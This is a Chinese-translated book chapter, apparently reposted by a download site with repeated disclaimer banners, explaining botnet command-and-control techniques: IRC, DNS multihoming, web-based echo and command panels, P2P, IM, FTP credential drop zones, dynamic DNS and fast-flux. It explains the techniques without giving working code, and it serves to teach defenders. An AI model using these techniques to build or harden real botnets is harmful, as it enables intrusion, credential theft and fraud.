免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 3

第 3 章
僵尸网络 C&C 的替换技术

本章主要内容：

- 追溯 C&C 的发展历史
- DNS 和 C&C 技术
- 可替换控制信道
- 基于 Web 的 C&C 服务器

√ 小结

√ 快速回顾

√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介：为什么会有 C&C 的替换技术？

在讨论 C&C 的替换技术之前，它已经发展了许多年，最新版本在操作上和技术上都有所创新。我们需要问自己：为什么要在已有的旧的 IRC 技术仍然有效、实用甚至更好的情况下，创造新的替换技术？

近十多年，僵尸网络技术主要都是基于 IRC 的。也就是说，特洛伊木马作为僵尸病毒时会使用 IRC 协议作为客户端连接到 IRC 服务器。僵尸网络的控制者（近些年也叫作僵尸网络大师或者傀儡牧人）通过这些服务器控制着数量庞大的“军队”。

IRC 技术鲁棒性好，已经被研究多年。而它的有些关键技术，使它比大多数其他技术（用于僵尸网络 C&C）生存时间更长：

- **交互性** 作为一个相对简单的通信协议，IRC 具有很好的交互性，使得客户端和服务器端之间的全双工通信畅通。
- **容易创建** 建立 IRC 服务器非常容易。另外，如果需要，已经有足够多的现成的服务器可供使用。
- **采用一个服务器能轻易的创建和控制多个僵尸网络** 利用昵称、聊天信道、加密信道等。
- **可以方便地加入冗余信息** 通过连接多个服务器，自然可以产生大量冗余信息。

IRC 已经多次证明了自己的强大，但也有自己的阿基里斯之踵（致命的缺陷）——它是集中控制系统。僵尸网络，是一只由被入侵的电脑群组成的军队，它们统一接受来自某一控制中心的命令。这个控制中心如果被发现，就可以阻止僵尸网络。可以通过告知权威机构阻断它的网络连接，或者由 ISP 取消它的路由。一些捕捉僵尸网络的非官方的志愿者们每天要做的就是寻找 C&C 的服务器并把投诉发给 ISP。尽管这常常是他们能做的全部，这些 C&C 服务器还非常容易被窃听。例如在一个 IRC 聊天信道中，一个外来者很有可能监听到僵尸网络控制者发出的命令，甚至模仿它们，自己发出一些命令。

这对于僵尸网络控制者而言是非常危险的。因为僵尸网络控制者都希望持有控制权而不是和另一个僵尸网络控制者竞争，或者甚至被别的控制者破坏分解其僵尸网络（例如通过 IRC 发布下载命令，给每个僵尸下载一个新文件，这会摧毁该僵尸网络。这不完全合法也不道德，但这确实是能够解决问题的一种手段，利用 IRC 进行尤其方便）。

IRC 对僵尸控制者而言非常有用，但同时也带给他们一些固有的威胁。之前很长一段时间这些威胁只存在于理论当中，而后慢慢变的稍微流行，到如今，已是随处可见，逼迫着控制者去适应它们。IRC 仍然是 C&C 服务器最常采用的形式，而且渐渐地从其他可替换的或更先进的 C&C 技术中吸取精华，补其不足。尽管如今有许多 C&C 服务器使用其他的协议和应用程序，但大多数还是基于 IRC 协议应用的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

追溯C&C的发展历史

回顾C&C的发展历史及其基本机制，可以定义一些基本术语，以帮助我们了解以后要介绍的各种新技术的用处和风险。

最初，僵尸和僵尸网络的确是一种合法工具，主要用来实现某些功能，如在没有用户登录的情况下保持IRC信道或者保持对IRC信道的控制权。最初的僵尸网络作为新一代特洛伊木马（特洛伊木马已经由来已久，但是在1996—1997年间才逐渐变成一种流行的大规模入侵手段），很容易控制一台被入侵的主机，但是控制1000台简直就是噩梦了。一旦一个入侵发生，特洛伊木马将通过一个IRC服务器，与木马控制者通信。一旦登录到服务器，特洛伊木马（现在是僵尸病毒，一般指drone）会想办法让自己的控制者知道自己已经就位，通常是通过发送私人消息给一个登录用户（僵尸网络控制者）或加入一个聊天信道来实现。然后僵尸机可能会回应如下消息：

“您好！我已经就位，我的IP是127.0.0.1，在端口666监听（候命）！”

（僵尸机给自己取的）昵称或者聊天信道将作为控制信道。

随着技术的发展，控制信道变得更为复杂——例如，要利用聊天信道作为控制信道，但信道是加密的（密钥在IRC上设置），僵尸网络从而变得更具威胁性。大多数情况下都基于IRC并与公共IRC网络连接。它们主要用于攻击IRC上的用户，洪泛攻击（flood）或分布式拒绝服务攻击（DDoS）。网络管理人员必须制止它，为此会接管控制信道昵称或者聊天信道，确保僵尸网络控制者无法使用它们。这使得攻击者必须改变策略，使用秘密的或者被入侵的电脑来构建僵尸“军队”，获得更高级的安全性。

目前，人们寻找这样的秘密服务器，尝试监听并干扰僵尸网络的操作。这使得攻击者再次改进技术，加强服务器以及僵尸病毒（特洛伊木马）的安全措施：

- 这些服务器可以设计成不响应IRC命令如显示各种类型的能为第三方利用的信息。或者设计IRC昵称在聊天信道中不可见（除了病毒控制者之外）等，但是无论作何种改变，还是不得不允许僵尸病毒连接服务器。
- 给僵尸病毒设置密码。但是僵尸猎人会使用服务器IP地址、信道名称、密码，来进行嗅探，并且把自己伪装成一个僵尸机，与服务器进行连接。有时，僵尸机也可能设计成只会对特定的昵称、网络主机名和加密命令响应。

从这个角度来看，这是一场无休止的战争——僵尸网络控制者发明新技术维护僵尸网络操作，僵尸猎人寻找并干扰僵尸网络操作，研究对抗新技术的手段。

DNS和C&C技术

随着秘密服务器和加密技术的不断采用，C&C技术也不断发展。

要介绍的第一个技术是采用多个IRC服务器并联的技术取代过去单个的IRC服务器。使用这种技术是将一些服务器链接起来形成集线器网络，所有服务器的地址都写在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

僵尸代码中，被感染的僵尸机会尝试连接每个服务器。建立一个连接后，就可以进入到同一个信道，听候僵尸网络控制器的命令。

这个技术本身使得僵尸猎人很难破坏整个僵尸网络，尤其是在不断引进新服务器的情况下。旧的服务器被发现也无妨。但问题在于，僵尸病毒怎么才能知道新服务器在哪里（如前所述，服务器地址是写在僵尸机代码中的）由于该技术自身的局限性，所以在C&C技术领域引入了DNS记录技术（RRs）。

追溯到2002年左右，当时的DNS主要应用在两个方面：域名和多宿主（multi-homing），两者都能够寻找僵尸网络C&C并在连接到实际C&C服务器之前保持网络连接状态。

域名技术

使用DNS，僵尸病毒会得到一个连接用的主机地址（例如三级域名（3LD），记录类似botnet.example.com）。它指向一个真实的C&C服务器的IP地址，其功能也正是建立DNS的目的。如果某个确定IP地址上的服务器不能再用了，无论什么原因，都可以用另一个新的IP地址来替代它。但僵尸病毒仍旧（与以往一样）连接同一个地址（写在僵尸机代码中的域名（botnet.example.com）没有变）。从本质上讲，尽管仍是使用IRC作为控制信道，但鲁棒性要好得多。

僵尸猎人使用报告IP的方法打击僵尸网络在这样的场景下就显得困难得多。多个这样的RRs可以放在同一个IP地址上，也可以放在不同的地址上面（使得C&C更具有鲁棒性）：

```
botnet1.example.com pointing to 127.0.0.1
botnet2.example.com pointing to 127.0.0.2
botnet3.example.com pointing to 127.0.0.2
botnet4.example2.net pointing to 127.0.0.2
botnet5.example3.net pointing to 127.0.0.3
botnet6.example6.net pointing to 127.0.0.1
```

多宿（Multihoming）

多宿（multihoming）是网络管理中的概念，一条DNS记录有多个IP地址。通过A记录[①]会指向一些IP地址，可以在一个IP地址失效后，其他仍然可以继续服务，如下所示。

```
botnet1.example.com pointing to 127.0.0.1
botnet1.example.com pointing to 127.0.0.2
botnet1.example.com pointing to 127.0.0.3
botnet1.example.com pointing to 127.0.0.4
botnet1.example.com pointing to 127.0.0.5
botnet1.example.com pointing to 127.0.0.6
```

① Address记录，是用来指定主机名（或域名）对应的IP地址记录——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

引入域名并采用多宿技术有利于恶意者创建更多有活力的 C&C，但是一旦一个服务器无法使用了（基于各种原因），那么很遗憾，只能被替换，从而弱点就从 IP 地址（作为 C&C 的计算机）转移到指向该地址的 DNS 记录。该技术提高了控制信道的冗余与鲁棒性，不仅局限于 IRC。

可替换控制信道

可替换控制信道正如它的名字一样，可替换通信信道来控制一个僵尸网络。

当 C&C 服务器无法使用，僵尸网络从某种意义上来说就已经死了。控制者无法发出指令，甚至无法知道有哪些僵尸机还在自己的控制之下。为此，如果其他的方法都失效，就可以引入可替换控制信道。

在大多数的僵尸机中，可替换的控制信道都写入到僵尸病毒的代码中作为后门，用来在系统中打开一个 TCP 端口，允许远程连接，使得远端的控制者能获得（被入侵主机的）系统管理员权限。对于僵尸病毒而言，是一个有效的不同的控制接口。这种控制方法，是僵尸网络控制者“推”信息，而不是僵尸机“拉”信息。

另一些情况下，有些备用 C&C 有时使用完全不同控制信道，一旦连接失效了，僵尸机自己会尝试重建通信信道与僵尸控制者联系，重定向连接到一个新的 C&C 服务器。

有个例子值得一提，2004 年底有一个很大的僵尸网络（大概有 350 000 台主机构成），服务器被僵尸猎人破坏（猎人重新定向并指定了服务器）。结果几天之内，大部分僵尸机停止与服务器连接，有可能是重定向连接到了其他的服务器。

基于 Web 的 C&C 服务器

IRC 或许是最早最常用的 C&C 类型，但并不是唯一的。目前除了 IRC 以外使用的最广泛的技术是 Web server（网页服务器）。基于 Web 的 C&C 服务器与基于 IRC 的 C&C 服务器功能相似，最大的不同在于控制信道，在这里使用完全不同的协议。

基于 Web 的僵尸网络有两种类型：基于回声的和基于命令的。

基于回声的僵尸网络

基于回声的意思是僵尸机针对 C&C 只是声明自己存在。有 3 种采用不同数据传输量的方法来实现：

- 连接 & 忘记
- 文件数据
- URL 数据

连接 & 忘记

连接 & 忘记是指僵尸机连接网页服务器，然后就不作为了。僵尸网络控制者将收

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

集这些连接，通常通过日志来查看各个僵尸机的 IP 地址。

在某些情况下，可以采用网页计数器（访问计数器）服务，这样就不必专门创建一个网站来收集僵尸机消息。控制者之后将连接每个僵尸机，通常通过特洛伊木马打开的后门端口进行收集。

有些基于 IRC 的僵尸网络也与此类似。僵尸机只是连接 IRC 服务器，其他什么事情都不做，这样除了服务器管理者，其他人谁都不知道它的存在。

文件数据

另一种类似于连接 & 忘记僵尸网络的 C&C 是文件数据类型，Web server 上的主机文件中含有一些针对僵尸病毒的指令，当连接到 Web server 时，会下载这些新指令。如果网站是可执行文件而不是指令，那么僵尸机会作为更新程序下载进行升级替代或者作为恶意软件安装到已感染的计算机上。

URL 数据

在某些情况下，僵尸机会发送一个完整的 URL 给 Web server，URL 本身就包含一些对僵尸网络控制者而言很重要的信息，例如后门的端口，访问僵尸机的密码。随机选择访问（后门与密码）僵尸机。URL 格式：

http://botnet1.example.com/blah.txt?port=34556password=qwerty211

接下来 URL 会被解析成各种相关信息，控制者用来连接所有的僵尸机并发号施令。

基于命令的僵尸网络

基于命令的僵尸网络属于基于网页的僵尸网络，是对其他类型僵尸网络的一种补充，有助于控制者管理“僵尸部队”。

控制者可以通过图形用户界面（GUI）的网络接口发布命令，很像使用 IRC 协议，唯一区别在于，是（僵尸控制者）“推”信息而不是（僵尸机）“拉”信息——即 C&C 主动连接所有的僵尸机（发出命令），而不是僵尸机与它连接然后等待命令。

图 3.1 是一个早期的基于命令的 Web 僵尸网络的屏幕截图。

如图 3.1 所示，控制者可作如下操作：

- 使僵尸机从网络上下载文件
- 上传文件到被感染的计算机
- 直接给僵尸机发送 shell 命令
- 保存屏幕截图
- 阻碍上网用的 URL
- 改变主机文件，强制用户访问恶意网站（取代用户打算访问的网站）

一些后来的图形界面 C&C 还能够浏览僵尸网络，具有僵尸机所在的国家、ISP、带宽等备选项，然后向它们直接发布命令或者收集统计信息。这也是一种网络服务——有助于运行僵尸网络的网络服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3.1 基于命令的C&C图形用户界面

P2P 僵尸网络

P2P（peer-to-peer，端对端）技术已经在僵尸网络领域讨论（僵尸网络控制者和僵尸猎人）了很长时间。

第一个被发现的P2P僵尸网络是2003年的Sinit（aka Cslyps. a或Calypso），它由LURHQ（现在为安全公司）的Joe Stewart提出。后来，Agobot变体带有了P2P的选项，Phatbot则是第一个采用P2P协议进行通信的僵尸网络。

更多关于Phatbot采用P2P通信的信息可以参见LURHQ：www. lurhq. com/phatbot. html。

这个技术对僵尸网络控制者有利有弊。有利的是，僵尸机分散（控制），不依赖于某一节点（服务器）；弊端是，僵尸网络中各个点都可能被入侵（注入程序）。有些使用加密密钥解决这个问题，但是僵尸猎人仍然可能可以通过研究某个僵尸机来发现整个僵尸网络。

另一种P2P僵尸网络与P2P网络相似，依赖于一个集中点（位置）来进行“跟踪”。实际上为了采用一个公用的P2P网络，必须这么做。这些年来（僵尸网络）采用高级控制信道技术的主要问题是，越复杂，就越容易被跟踪到。而对于P2P技术，更是如此，即使作为一个普通的节点，不做任何操作，也可以发现许多僵尸机。

即时消息（IM）C&C

在过去的几年中，通过IM传播蠕虫病毒相当普遍。蠕虫病毒可以通过IRC或者其他协议传播到任意C&C（使用P2P或其协议构建命令与控制信道），但是使用IM账号作为回声控制信道的技术却还不够成熟。

这种情况下，感染僵尸病毒的电脑会通过上述的账号来进行通信，采用AIM、Ya-

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

hoo!、ICQ、MSN 或其他一些 IM 工具。和 IRC 很像，通过讨论组或聊天信道，僵尸机将回音发送给僵尸服务器，或者只是加入信道并等待新的命令。

与 IRC 不同的是，IM 网络是受控的。意思是说，网络受到 IM 服务提供者制定的规则约束，并强制连接到一个中央服务器。这令通过 IM 实现的 C&C 比较容易被发现，然后被过滤。使得它的控制周期很短，不能有效地操作管理整个僵尸网络。

更多关于基于 IM 的蠕虫信息可以参考如下网址：www. viruslist. com/en/analysis?pubid=162454316＃imworms.

远程管理工具

远程管理工具，如终端服务和 PcAnywhere，有时在被感染的计算机上不安装僵尸病毒而是安装他们。这需要直接控制（(僵尸控制者）“推”信息而不是（僵尸机）“拉”信息），并且需要对每个僵尸机都进行精细管理。其他的僵尸病毒或者恶意程序可以在被感染的计算机上反复装卸，但是这里不行。

这里重要的是将这些工具与恶意软件如 SubSeven（特洛伊木马，一种僵尸病毒）区别开。SubSeven 不是一个合法的软件。

降落区（drop zone）和基于 FTP 的 C&C

与很多其他协议一样，FTP 也作为僵尸网络控制信道被实验过。时至今日，已经很少人用了。但是有一种僵尸病毒定期向 FTP C&C 报告（回声），那就是网络钓鱼或对银行的木马程式。

这些僵尸病毒如 Dumador 和 Haxdoor，基本上是高级的 key logger（防病毒软件对键盘记录木马的统称）。他们会在用户上网时监听（嗅探）通信连接。当用户进入了加密的 HTTPS 网页时，它会对宿主发起“中间人”攻击，或许我们应该叫作“内部人”攻击，因为攻击发生在被攻击电脑内部。然后僵尸病毒给用户提供一个假的页面（自动弹出一个假页面），骗取用户的证书，窃取用户信息（例如用户名和密码）。

然后被骗取的证书上传到一个由僵尸网络控制者维护的 FTP 服务器上。控制者精心维护这些数据，主要是偷来的证书和它们的出处，如图 3. 2 和 3. 3 所示。

接下来，僵尸网络控制者就可以窃取用户的经济信息，进而偷取他们的金钱，以及利用这些信息进行身份盗窃。从本质上讲，这些 C&C 称作“降落区”（drop zone），会记录所有证书（不论什么网站），并将它们直接交给犯罪集团。

有些更先进的 drop zone 还提供指令，如“如果用户访问 www. mybank. com，那么使用这个签名来偷取我们想要的信息!”，或者甚至更高级：“自动发送选中的信息，使得可以（实时）改变正进行的用户交易，把钱转到我们（僵尸控制）的账号上来”。

尽管这些对银行的木马程式和网络钓鱼僵尸病毒的 drop zone 不像 C&C 严格定义的那样，他们实际上就是一个控制信道，比其他类型的 C&C 更为活跃。FTP 不是唯一使用 drop zone 的协议，但是最主要的一个。

更多关于僵尸网络经济用途的信息可以查询下面这篇文章：www. beyondsecurity. com/whitepapers/SolomonEvronSept06. pdf。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3.2　僵尸网络收集的各种原始证书




图 3.3　僵尸机的状态

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

基于 DNS 的高级僵尸网络

我们已经讨论过，在僵尸网络中 DNS 用于产生冗余，迷惑对手以保护僵尸网络的 C&C，它并不直接用作控制信道。目前为止讨论的只是 DNS 用途中比较浅显的用法（采用 DNS 代表 IP 地址，多宿）。现在我们进一步探讨一些更为先进的技术，介绍些恶意者为了提高稳定性采用的新技术。

恶意者会玩各种花招，但是大部分都依赖于“生命周期”（Time To Live，TTL。TTL 决定了一次 DNS 的结果会被本地缓存使用多长时间。如果 TTL 设定的非常低（一个很小的数字），那么 IP 地址记录就可以迅速不断地改变。

引一段话：“TTL 是 DNS 中一个非常有意思的地方，无论对好人还是坏人都一样。”——Paul Vixie 和 Gadi Evron，defcon 14。

动态 DNS

动态 DNS，或称为 DynDNS 是指动态 DNS 服务的提供商。这些供应商们基本上做的就是允许任何人注册一个账号然后获得免费的 DNS 主机服务。可以自己设定域名或使用他们提供的三级域名，然后指向如自己的主页 IP 地址（如果是动态的，那么每次上网时都变化）。可以通过网页或者使用他们提供的工具来更新动态 DNS 的信息，可以自动检测新 IP 地址并将 DNS 记录同时更新。

这些服务对于僵尸网络的控制者来说简直就是完美，他们可以设定任意数量的可用主机，然后非常频繁地改变它们指向的 IP 地址。为此，自然要设定一个很低的 TTL。

动态 DNS 服务的提供商因为僵尸网络这样的行为而痛苦不堪，常常想办法加以扼杀。

Fastflux DNS

Fastflux 是指 DNS 不断的在变化，或者每天或者每 10min。最早用于制造垃圾邮件，恶意者发送垃圾邮件并一直不断改变发送的地址。因为好用，所以迅速推广开来，扩展到了网络钓鱼，当然也有僵尸网络 C&C。

因为僵尸病毒沟通的目标是 DNS 名字而不是 IP 地址，所以即使代表某个 C&C 服务器的 IP 地址关闭，也可以通过 DNS 立刻转移到另一个 IP，甚至不用给僵尸网络发指令就能完成。通常情况下，不论 C&C 服务器关闭与否都会不断改变 IP 地址，所以关闭僵尸网络的一个 C&C 服务器很难对整个僵尸网络造成大的影响了。

一个追踪这些 IP 变化的有趣的方法是通过采用 Florian Weimer 发明的被动 DNS 复制系统，详细信息见 www. enyo. de/fw/software/dnslogger/。该系统监测大型 DNS 服务器，并把所观察到的所有 DNS 结果（而不是 DNS 请求）缓存起来。参见下面的例子（Florian Weimer 提供）：

```
2004-07-11 08:08:57 georgewbush. com                A 64. 203. 97. 121
2004-07-12 02:12:40 www. georgewbush. com           A 64. 203. 97. 121
2004-07-12 16:45:34 www. georgebush. com            A 64. 203. 97. 121
2004-07-19 12:54:29 democratsforbush. net           A 64. 203. 97. 121
2004-07-26 13:13:42 www. bushforpresident. com      A 64. 203. 97. 121
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
2004-07-30 18:02:06 georgebush. com                A 64. 203. 97. 121
2004-09-02 21:00:34 www. studentsforbush. com      A 64. 203. 97. 121
2004-09-30 02:05:07 www. agendaforamerica. com     A 64. 203. 97. 121
2004-10-01 05:37:03 www. debatefacts. com          A 64. 203. 97. 121
2004-10-14 00:21:10 www. kerrysliberalrecord. com  A 64. 203. 97. 121
2004-10-20 16:12:56 kimble. org                    A 64. 203. 97. 121
2004-10-31 05:00:04 teachersforbush. org           A 64. 203. 97. 121
```

这个例子显示了不同的DNS A记录（Address记录）指向同一个IP地址的情况。上面结果中看到一个需要注意的域是kimble. org，通过它帮助Blaster. E攻破了这个网页。更多的关于这种技术的信息可以从www. spamhaus. org/faq/answers. lasso?section＝ISP%20Spam%20Issues＃164找到。

对未来的展望

将来可以看到fastflux技术更广泛的应用，以及更多其他新的C&C技术，而IRC在很长一段时间内仍然是应用于C&C服务器的主流协议。据说某些僵尸网络使用ICMP协议进行控制以及隐通道技术，如类似MySpace. com（用于C&C）的社交网站入口。但即使它们已经应用于实际中，IRC仍然还是最广泛使用的C&C方法。

可以肯定的是，今后僵尸网络大师会采用更加高级的加密方法，C&C本身的发展会使得僵尸网络更难被攻破（或者如前面讲到的fastflux技术，即使攻破了一个服务器，整个网络照样正常运作）。

另外还可以肯定的是，僵尸网络结构会不断变化。近几年来，僵尸网络的规模变得越来越小。常常是僵尸网络控制者控制20台左右的C&C服务器，每台服务器控制着大概一两千的僵尸机，而不是像之前那样，一个服务器控制着十几万的僵尸机。僵尸大军的结构越来越清晰，但是随着分割技术的引入，它越来越像一个恐怖组织，一些僵尸机控制着自己的僵尸网络，这些僵尸机只是“基层领导”，要接受主C&C的指挥命令，所以即使有些枝干被破坏，主干部分仍然无恙。

小结

僵尸网络技术已经出现了将近20年，它的发展得益于分布式计算（网络）的普及。事实上僵尸网络为控制者们带来的经济利益远胜于建立和维护它所带来的乐趣。大多数控制者们或者建立或者租借他们的僵尸大军做恶意用途，谋取经济利益。

他们为了经济利益无所不用其极，从使用从前不知道的漏洞利用来传播病毒到本章提到的一些命令与控制（C&C）新技术。一方面技术不断的发展；另一方面，可以从过去工作中总结经验。

- 僵尸网络总会使用一种复杂的基于网络的方法来进行通信
- 僵尸网络自己总是运行于一些新的协议和服务（IM，P2P等）
- 一旦一种方法面临失败，会有新的可替换的方法来控制僵尸网络
- 僵尸网络建立之始就尽量避免被发现

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这都可以归结到健壮性和可靠性，这也正是这些可替换控制信道技术要提供的。

